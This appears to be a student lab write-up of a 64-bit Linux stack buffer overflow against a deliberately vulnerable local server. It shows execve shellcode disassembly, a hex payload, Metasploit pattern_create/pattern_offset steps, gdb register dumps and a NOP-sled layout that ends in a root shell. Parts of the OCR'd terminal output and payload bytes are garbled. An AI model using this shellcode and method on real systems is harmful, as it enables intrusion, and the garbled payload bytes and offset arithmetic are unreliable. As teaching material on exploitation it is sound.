
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64-bit Linux buffer overflow

A buffer overflow occurs when a program or process attempts to write more data to a fixed length block of memory (a buffer), than the buffer is allocated to hold. An attacker can cause the application to execute arbitrary code and take over the machine by sending carefully crafted input to an application.

Steps:

- Firstly, we download the MYE007-L1.zip file and we extract it on a USB (8GB).
- We run Linux 64-bit (MYE007).vmx with VMWare Player.



We open a terminal and we run the commands:
 gcc -fno-stack-protector -z execstack -o simple_server simple_server.c
 ./simple-server
 in order to "simplify" the attack and compile simple server.c file.

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                                     Terminal
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root@mye007:~# gcc shell.c
\root@mye007:~# objdump -d a.out | sed -n '/point0/,/point1/p';
1000000000004004ba <point0>:
  4004ba:
                 eb 0e
                                          jmp
                                                  4004ca <there>
00000000004004bc <here>:
  4004bc:
                 5f
                                          pop
                                                  %rdi
  4004bd:
                 48 31 c0
                                                  %rax,%rax
                                          xor
                                                  $0x3b,%al
%rsi,%rsi
  4004c0:
                 b0 3b
                                          mov
                 48 31 f6
  4004c2:
                                          xor
                 48 31 d2
  4004c5:
                                                  %rdx,%rdx
                                          xor
  4004c8:
                 0f 05
                                          syscall
00000000004004ca <there>:
  4004ca:
                 e8 ed ff ff ff
                                          callq
                                                  4004bc <here>
                 2f
  4004cf:
                                          (bad)
  4004d0:
                 62
                                          (bad)
  4004d1:
                 69 6e 2f 73 68 00 ef
                                          imul
                                                  $0xef006873,0x2f(%rsi),%ebp
00000000004004d7 
root@mye007:~# xxd -s0x4ba -l 32 -p a.out payload
root@mye007:~#
```

- shell.c file contains the attack load. We run the following commands:
 - > gcc shell.c
 - > objdump -d a.out | sed -n '/point0/,/point1/p'; show the assembly
 - > xxd -s0x4ba -l 32 -p a.out payload; save the payload
- We saved the payload, so we open the payload file and we copy it and fill the field in exploit.pl file in hex:
 - $my $payload="\\x60\\x60\\x5f\\x48\\x31\\xc0\\xb0\\x3b\\x48\\x31\\x62\\x05\\x48\\x31\\x62\\x05\\x62\\x05\\xe8\\xed\\xed$

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                                                    Terminal
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 root@mye007:~# cd /opt/metasploit-framework/tools/exploit
 root@mye007:/opt/metasploit-framework/tools/exploit# ./pattern_create.rb -l 256 > /tmp/j.txt
 root@mye007:/opt/metasploit-framework/tools/exploit# telnet localhost 7890 < /tmp/j.txt
 Trying ::1...
 Trying 127.0.0.1...
 Connected to localhost.
 Escape character is '^]'.
 Input something> Connection closed by foreign host.
 root@mye007:/opt/metasploit-framework/tools/exploit#
                                                     Terminal
File Edit View Terminal Tabs Help
root@mye007:~# gcc -fno-stack-protector -z execstack -o simple server simple ser
root@mye007:~# ./simple server
0x7ffffffffe4e0
server: got connection from 127.0.0.1 port 42033
RECV: 258 bytes
41 61 30 41 61 31 41 61 32 41 61 33 41 61 34 41
                                                   Aa0Aa1Aa2Aa3Aa4A
61 35 41 61 36 41 61 37 41 61 38 41 61 39 41 62
                                                   a5Aa6Aa7Aa8Aa9Ab
30 41 62 31 41 62 32 41 62 33 41 62 34 41 62 35
                                                   0Ab1Ab2Ab3Ab4Ab5
41 62 36 41 62 37 41 62 38 41 62 39 41 63 30 41
                                                   Ab6Ab7Ab8Ab9Ac0A
63 31 41 63 32 41 63 33 41 63 34 41 63 35 41 63
                                                   c1Ac2Ac3Ac4Ac5Ac
36 41 63 37 41 63 38 41 63 39 41 64 30 41 64 31
                                                   6Ac7Ac8Ac9Ad0Ad1
41 64 32 41 64 33 41 64 34 41 64 35 41 64 36 41
                                                   Ad2Ad3Ad4Ad5Ad6A
                                                   d7Ad8Ad9Ae0A....
64 37 41 64 38 41 64 39 41 65 30 41 02 01 00 00
32 41 65 33 41 65 34 41 65 35 41 65 36 41 65 37
                                                   2Ae3Ae4Ae5Ae6Ae7
41 65 38 41 65 39 41 66 30 41 66 31 41 66 32 41
                                                   Ae8Ae9Af0Af1Af2A
66 33 41 66 34 41 66 35 41 66 36 41 66 37 41 66
                                                   f3Af4Af5Af6Af7Af
38 41 66 39 41 67 30 41 67 31 41 67 32 41 67 33
                                                   8Af9Ag0Ag1Ag2Ag3
41 67 34 41 67 35 41 67 36 41 67 37 41 67 38 41
                                                   Ag4Ag5Ag6Ag7Ag8A
67 39 41 68 30 41 68 31 41 68 32 41 68 33 41 68
                                                   g9Ah0Ah1Ah2Ah3Ah
34 41 68 35 41 68 36 41 68 37 41 68 38 41 68 39
                                                   4Ah5Ah6Ah7Ah8Ah9
41 69 30 41 69 31 41 69 32 41 69 33 41 69 34 41
                                                   Ai0Ai1Ai2Ai3Ai4A
0d 0a
Segmentation fault
root@mye007:~#
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• We open two terminals, one to run the simple_server as the server and the other as the client so as to send j.txt file with a specific length of bytes.

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server:

> gdb -q simple_server
(gdb) run

client:

> cd /opt/metasploit-framework/tools/exploit

> ./pattern_create.rb -l 256 > /tmp/j.txt

> telnetlocalhost7890 < /tmp/j.tx
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We have Segmentation fault which means that we overflow the stack and there are crucial
information that are overwritten such as the return address. We try to send j.txt with
different lengths in order to find where no error occurs and where the errors begin.

NOTE: There are 6 more characters added (six dots).

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File Edit View Terminal Tabs Help
 root@mye007:/opt/metasploit-framework/tools/exploit# clear
 00 3; J
 root@mye007:/opt/metasploit-framework/tools/exploit# ./pattern_create.rb -l 150 > /tmp/j.txt
root@mye007:/opt/metasploit-framework/tools/exploit# telnet localhost 7890 < /tmp/j.txt
 Trying ::1...
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
Input something> Connection closed by foreign host.
 root@mye007:/opt/metasploit-framework/tools/exploit#
 root@mye007:~# gdb -q simple server
Reading symbols from simple server...(no debugging symbols found)...done.
 (gdb) run
Starting program: /root/simple_server
0x7fffffffe4c0
Server: got connection from 127.0.0.1 port 42047 RECV: 152 bytes
41 61 30 41 61 31 41 61 32 41 61 33 41 61 34 41 61 35 41 61 36 41 61 37 41 61 38 41 61 39 41 62 30 41 62 31 41 62 32 41 62 33 41 62 34 41 62 35 41 62 36 41 62 37 41 62 38 41 62 39 41 63 30 41 63 31 41 63 32 41 63 33 41 63 35 41 63 35 41 63 36 41 63 37 41 63 38 41 63 39 41 64 30 41 64 31
                                                                                     Aa0Aa1Aa2Aa3Aa4A
                                                                                      a5Aa6Aa7Aa8Aa9Ab
                                                                                      0Ab1Ab2Ab3Ab4Ab5
                                                                                     Ab6Ab7Ab8Ab9Ac0A
                                                                                      c1Ac2Ac3Ac4Ac5Ac
36 41 63 37
                    41 63 38 41 63 39 41
                                                        64 30 41 64 31
                                                                                      6Ac7Ac8Ac9Ad0Ad1
41 64 32 41 64 33 41 64 34 41 64 35 41 64 36 41 64 37 41 64 38 41 64 39 41 65 30 41 98 00 00 00
                                                                                      Ad2Ad3Ad4Ad5Ad6A
                                                                                      d7Ad8Ad9Ae0A....
32 41 65 33 41 65 34 41 65 35 41 65 36 41 65 37 41 65 38 41 65 39 0d 0a | Ae8Ae9..
                                                                                     2Ae3Ae4Ae5Ae6Ae7
 [Inferior 1 (process 1551) exited normally]
 (gdb)
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For 150 bytes (and less obviously) the process exits normally.

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File Edit View Terminal Tabs Help
root@mye007:/opt/metasploit-framework/tools/exploit# ./pattern_create.rb -l 150 > /tmp/j.txt
root@mye007:/opt/metasploit-framework/tools/exploit# telnet localhost 7890 < /tmp/j.txt
Trying ::1...
Trying 127.0.0.1..
 Connected to localhost.
Escape character is '^]'.

Input something> Connection closed by foreign host.

root@mye007:/opt/metasploit-framework/tools/exploit# ./pattern_create.rb -l 151 > /tmp/j.txt
 root@mye007:/opt/metasploit-framework/tools/exploit# telnet localhost 7890 < /tmp/j.txt
Trying ::1...
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
Input something> Connection closed by foreign host.
 root@mye007:/opt/metasploit-framework/tools/exploit#
root@mye007:~# gdb -q simple_server
Reading symbols from simple server...(no debugging symbols found)...done.
(gdb) run
Starting program: /root/simple_server
0x7ffffffffe4c0
server: got connection from 127.0.0.1 port 42049
RECV: 153 bytes
41 61 30 41 61 31 41 61 32 41 61 33 41 61 34 41 |
                                                                 Aa0Aa1Aa2Aa3Aa4A
61 35 41 61 36 41 61 37 41 61 38 41 61 39 41 62
30 41 62 31 41 62 32 41 62 33 41 62 34 41 62 35
                                                                 a5Aa6Aa7Aa8Aa9Ab
                                                                 0Ab1Ab2Ab3Ab4Ab5
41 62 36 41 62 37 41 62 38 41 62 39 41 63 30 41
                                                                 Ab6Ab7Ab8Ab9Ac0A
   31 41 63 32 41 63 33 41 63 34 41 63 35 41 63
                                                                 c1Ac2Ac3Ac4Ac5Ac
   41 63 37 41 63 38 41 63 39 41 64 30 41 64 31 64 32 41 64 33 41 64 34 41 64 35 41 64 36 41
                                                                 6Ac7Ac8Ac9Ad0Ad1
                                                                 Ad2Ad3Ad4Ad5Ad6A
   37 41 64 38 41 64 39 41 65 30 41 99 00 00 00
                                                                 d7Ad8Ad9Ae0A...
32 41 65 33 41 65 34 41 65 35 41 65 36 41 65 37
                                                                 2Ae3Ae4Ae5Ae6Ae7
41 65 38 41 65 39 41 0d 0a
                                              Ae8Ae9A..
0x7fffffffe4c0
[!!] Fatal Error binding to socket: Address already in use
[Inferior 1 (process 1563) exited with code 0377]
(gdb)
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• For 151 bytes the process returns fatal error. Therefore, 150 bytes is the upper border for the stack memory in order to run and exit normally.

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File Edit View Terminal Tabs Help
 root@mye007:/opt/metasploit-framework/tools/exploit# ./pattern_create.rb -l 150 > /tmp/j.txt
root@mye007:/opt/metasploit-framework/tools/exploit# telnet localhost 7890 < /tmp/j.txt</pre>
 Trying ::1...
 Trying 127.0.0.1...
 Connected to localhost.
 Escape character is '^]'.
 Input something> Connection closed by foreign host.
 root@mye007:/opt/metasploit-framework/tools/exploit# ./pattern create.rb -l 151 > /tmp/j.txt
 root@mye007:/opt/metasploit-framework/tools/exploit# telnet localhost 7890 < /tmp/j.txt</pre>
 Trying ::1..
 Trying 127.0.0.1..
 Connected to localhost.
 Escape character is '^]'.
 Input something> Connection closed by foreign host.
 root@mye007:/opt/metasploit-framework/tools/exploit# ./pattern_create.rb -l 152 > /tmp/j.txt
 root@mye007:/opt/metasploit-framework/tools/exploit# telnet localhost 7890 < /tmp/j.txt</pre>
Trying ::1...
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
 Input something> Connection closed by foreign host.
 root@mye007:/opt/metasploit-framework/tools/exploit#
(gdb) run
Starting program: /root/simple server
0x7ffffffffe4c0
server: got connection from 127.0.0.1 port 42051
RECV: 154 bytes
41 61 30 41 61 31 41 61 32 41 61 33 41 61 34 41
                                                       Aa0Aa1Aa2Aa3Aa4A
61 35 41 61 36 41 61 37 41 61 38 41 61 39 41 62
                                                       a5Aa6Aa7Aa8Aa9Ab
30 41 62 31 41 62 32 41 62 33 41 62 34 41 62 35
                                                       0Ab1Ab2Ab3Ab4Ab5
41 62 36 41 62 37 41 62 38 41 62 39 41 63 30 41
                                                       Ab6Ab7Ab8Ab9Ac0A
63 31 41 63 32 41 63 33 41 63 34 41 63 35 41 63
                                                       c1Ac2Ac3Ac4Ac5Ac
36 41 63 37 41 63 38 41 63 39 41 64 30 41 64 31
                                                       6Ac7Ac8Ac9Ad0Ad1
                                                       Ad2Ad3Ad4Ad5Ad6A
41 64 32 41 64 33 41 64 34 41 64 35 41 64 36 41
64 37 41 64 38 41 64 39 41 65 30 41 9a 00 00 00
                                                       d7Ad8Ad9Ae0A....
  37 41 64 38 41 64 39 41 65 30 41 9a 00 00 00 |
41 65 33 41 65 34 41 65 35 41 65 36 41 65 37 |
32
                                                       2Ae3Ae4Ae5Ae6Ae7
41 65 38 41 65 39 41 66 0d 0a
                                        Ae8Ae9Af..
Program received signal SIGSEGV, Segmentation fault.
il8n number rewrite (w=0xffffffffffffffff90 <error: Cannot access memory at address 0xfffffffffffff90>,
    w@entry=<error reading variable: Cannot access memory at address 0x6641396541386549>,
    rear ptr=<error reading variable: Cannot access memory at address 0x6641396541386549>,
    end=<error reading variable: Cannot access memory at address 0x6641396541386549>) at _i18n_number.h:88
         _i18n_number.h: No such file or directory.
88
(gdb)
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• For 152 bytes the process returns SIGSEGV, we are trying to use more memory than we should.

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File Edit View Terminal Tabs Help
Escape character is '^]'.
Input something> Connection closed by foreign host.
root@mye007:/opt/metasploit-framework/tools/exploit# ./pattern create.rb -l 151 > /tmp/j.txt
root@mye007:/opt/metasploit-framework/tools/exploit# telnet localhost 7890 < /tmp/j.txt
Trying ::1..
Trying 127.0.0.1..
Connected to localhost.
Escape character is '^]'.
Input something> Connection closed by foreign host.
root@mye007:/opt/metasploit-framework/tools/exploit# ./pattern_create.rb -l 152 > /tmp/j.txt
root@mye007:/opt/metasploit-framework/tools/exploit# telnet localhost 7890 < /tmp/j.txt
Trying ::1..
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
Input something> Connection closed by foreign host.
root@mye007:/opt/metasploit-framework/tools/exploit# ./pattern_create.rb -l 153 > /tmp/j.txt
root@mye007:/opt/metasploit-framework/tools/exploit# telnet localhost 7890 < /tmp/j.txt
Trying ::1...
Trying 127.0.0.1..
Connected to localhost.
Escape character is '^]'.
Input something> Connection closed by foreign host.
root@mye007:/opt/metasploit-framework/tools/exploit#
root@mye007:~# gdb -q simple_server
Reading symbols from simple server...(no debugging symbols found)...done.
(gdb) run
Starting program: /root/simple_server
0x7ffffffffe4c0
server: got connection from 127.0.0.1 port 42053
RECV: 155 bytes
41 61 30 41 61 31 41 61 32 41 61 33 41 61 34 41
                                                    Aa0Aa1Aa2Aa3Aa4A
61 35 41 61 36 41 61 37 41 61 38 41 61 39 41 62
                                                    a5Aa6Aa7Aa8Aa9Ab
30 41 62 31 41 62 32 41 62 33 41 62 34 41 62 35
                                                    0Ab1Ab2Ab3Ab4Ab5
41 62 36 41 62 37 41 62 38 41 62 39 41 63 30 41
                                                    Ab6Ab7Ab8Ab9Ac0A
  31 41 63 32 41 63 33 41 63 34 41 63 35 41 63
                                                    c1Ac2Ac3Ac4Ac5Ac
36 41 63 37 41 63 38 41 63 39 41 64 30 41 64 31
                                                    6Ac7Ac8Ac9Ad0Ad1
41 64 32 41 64 33 41 64 34 41 64 35 41 64 36 41
                                                    Ad2Ad3Ad4Ad5Ad6A
64 37 41 64 38 41 64 39 41 65 30 41 9b 00 00 00
                                                    d7Ad8Ad9Ae0A....
32 41 65 33 41 65 34 41 65 35 41 65 36 41 65 37
                                                    2Ae3Ae4Ae5Ae6Ae7
41 65 38 41 65 39 41 66 30 0d 0a
                                        Ae8Ae9Af0..
Program received signal SIGSEGV, Segmentation fault.
0x00007fffff70a0d30 in ?? ()
(gdb)
```

• The segmentation fault here, didn't happen because a piece of memory was overwritten, it happened because **the return address was overwritten** with characters from j.txt and now points to an address that doesn't exist.

```
Terminal
File Edit View Terminal Tabs Help
Starting program: /root/simple_server
0x7ffffffffe4c0
server: got connection from 127.0.0.1 port 42053
RECV: 155 bytes
41 61 30 41 61 31 41 61 32 41 61 33 41 61 34 41
                                                     Aa0Aa1Aa2Aa3Aa4A
   35 41 61
            36 41 61 37 41 61 38 41
                                      61 39 41
                                                62
                                                     a5Aa6Aa7Aa8Aa9Ab
  41 62 31
            41 62 32 41 62
                             33 41 62
                                      34
                                         41 62
                                                35
                                                      0Ab1Ab2Ab3Ab4Ab5
               37 41 62 38
      36 41
            62
                             41 62
                                   39
                                      41
                                         63
                                            30
                                                41
                                                     Ab6Ab7Ab8Ab9Ac0A
  31 41 63
            32
               41
                         41
                                34 41
                   63 33
                             63
                                      63
                                         35 41
                                                63
                                                      c1Ac2Ac3Ac4Ac5Ac
  41 63 37
            41
                63 38 41 63
                             39 41 64 30 41 64
                                                31
                                                     6Ac7Ac8Ac9Ad0Ad1
   64 32 41
            64
                33 41 64 34 41 64 35 41 64 36
                                                     Ad2Ad3Ad4Ad5Ad6A
                                                41
64 37 41 64 38 41 64 39 41 65 30 41 9b 00 00 00
                                                     d7Ad8Ad9Ae0A....
32 41 65 33 41 65 34 41 65 35 41 65 36 41 65 37
                                                     2Ae3Ae4Ae5Ae6Ae7
                                         Ae8Ae9Af0..
41 65 38 41 65 39 41 66 30 0d 0a
Program received signal SIGSEGV, Segmentation fault.
0x00007ffff70a0d30 in ?? ()
(gdb) i r
                0 \times 0
                         0
rax
                0x3765413665413565
rbx
                                           3991668346616624485
                                           -112
                0xfffffffffffff90
rcx
                                           -112
                0xfffffffffffff90
rdx
                                  140737488348352
                0x7ffffffffe4c0
rsi
rdi
                0x39644138
                                  962871608
                0x6641396541386541
                                           0x6641396541386541
rbp
                0x7ffffffffe560
                                  0x7fffffffe560
rsp
r8
                0x0
r9
                0x0
                          0
                0x7ffffffffe280
r10
                                  140737488347776
r11
                0x246
                          582
                0x4008a0 4196512
r12
                0x7fffffffe630
                                  140737488348720
r13
r14
                0x0
                         0
r15
                         0
                0 \times 0
rip
                0x7fffff70a0d30
                                  0x7fffff70a0d30
eflags
                          [ PF IF RF ]
                0x10206
                0x33
                          51
cs
                0x2b
                          43
SS
ds
                0 \times 0
                         0
                0 \times 0
                          0
---Type <return> to continue, or q <return> to quit---
```

• We run *i r* on (gdb) to find out what causes the collapse, rbp and rip are overwritten. Rbp is used as a pointer that shows the start of the of the stack frame. Rbp is saved right after the rip is saved. Rip contains the address of the next instruction to be executed which points to a faulty address. We keep the first 8 digits of rbp because these form the address where the problem occurs.

The errors begin after 150 bytes which means that we need at least 8 digits. $2^8 = 256$ and $2^7 = 128$

The return address is in opposite order(little-endian):

0x6641396541386541 we keep $\rightarrow 65394166 = e9Af$

- We use pattern_offset.rb command to determine exactly how many bytes the address is. It returns exact match at offset 148. It's now known that 148 bytes occur before rip is overwritten.
- We need to fill now in exploit.pl file, the 8-byte rip address in hex. We need to send:

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148 bytes + 6 bytes + 4 bytes = 158 bytes
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The offset is 148 bytes, 6 bytes are added as we mentioned before and 4 bytes are standard add-on.

Shell is by default 32 bytes: 158 bytes – 32 bytes = 126 bytes


The return address is by default 6 bytes: 126 bytes – 6 bytes = 120 bytes

There are 120 bytes left, to use in NOPSLED and BUFFSTUFF:

60 bytes NOPSLED


60 bytes BUFFSTUFF

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 We try to use exploit.pl with 60 bytes NOPSLED and 60 bytes BUFFSTUFF, but without changing the offset.

We get Segmentation fault. Again, the return address is overwritten. This statement is important to us, as the address mentioned in this 0x0000000000400cf6 is pointing to the location where overflow has affected the regular flow of our program.




 We run: x/100x \$rsp -200 that reads the memory in a block of 100 bytes in hex from the stack pointer position offset by -200 bytes. Therefore, it helps us to see what the stack looks like in memory in gdb. The leftmost column contains the memory addresses. After the first three addresses there are four address that are used for NOPSLED (0x90909090), then two addresses are used for the shellcode and then follow the addresses that are used

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for BUFFSTUFF (0x90909090). BUFFSTUFF is a filler inside the buffer that is going to point somewhere in the NOPSLED when we define the return address.

We use one of the addresses in the NOPSLED area to fill the offset_rip field in exploit.pl so as to make sure that shellcode will be executed.



Woop! We use the address 0x7ffffffe4d0 (\xd0\xe4\xff\xff\xff\x7f\x00\x00). When we repeat
again the same procedure it appears that we managed to fraud the system and take root
access in it (#), whoami command confirms that we are root.

